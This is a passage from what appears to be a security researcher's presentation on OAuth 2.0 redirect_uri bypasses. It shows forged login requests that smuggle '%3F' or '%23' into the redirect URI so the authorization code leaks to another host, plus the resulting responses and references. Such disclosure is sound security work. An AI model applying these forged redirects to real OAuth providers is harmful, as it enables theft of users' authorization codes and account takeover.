http://example.com//.victim.com/?code=9999999999

- Works only in chrome

Example request:-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token

Forged request :-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://**example.com%3F.victim.com**/&x_provider=facebook&response_type=token

Response :-

http://example.com?.victim.com/?code=9999999999

- Works both in chrome and mozilla

Example request:-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token

Forged request :-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://**example.com%23.victim.com**/&x_provider=facebook&response_type=token

Response :-

http://example.com/#.victim.com/?code=9999999999

REFERENCES

- OAuth2.0 web site - http://oauth.net/2/
- OAuth2.0 - http://tools.ietf.org/html/rfc6749
- Bearer Token - http://tools.ietf.org/html/rfc6750
- http://intothesymmetry.blogspot.ch/
- https://www.owasp.org/images/6/61/20151215-Top_X_OAuth_2_Hacks-asanso.pdf

THANK YOU

prashanth varma
@prashanth_scss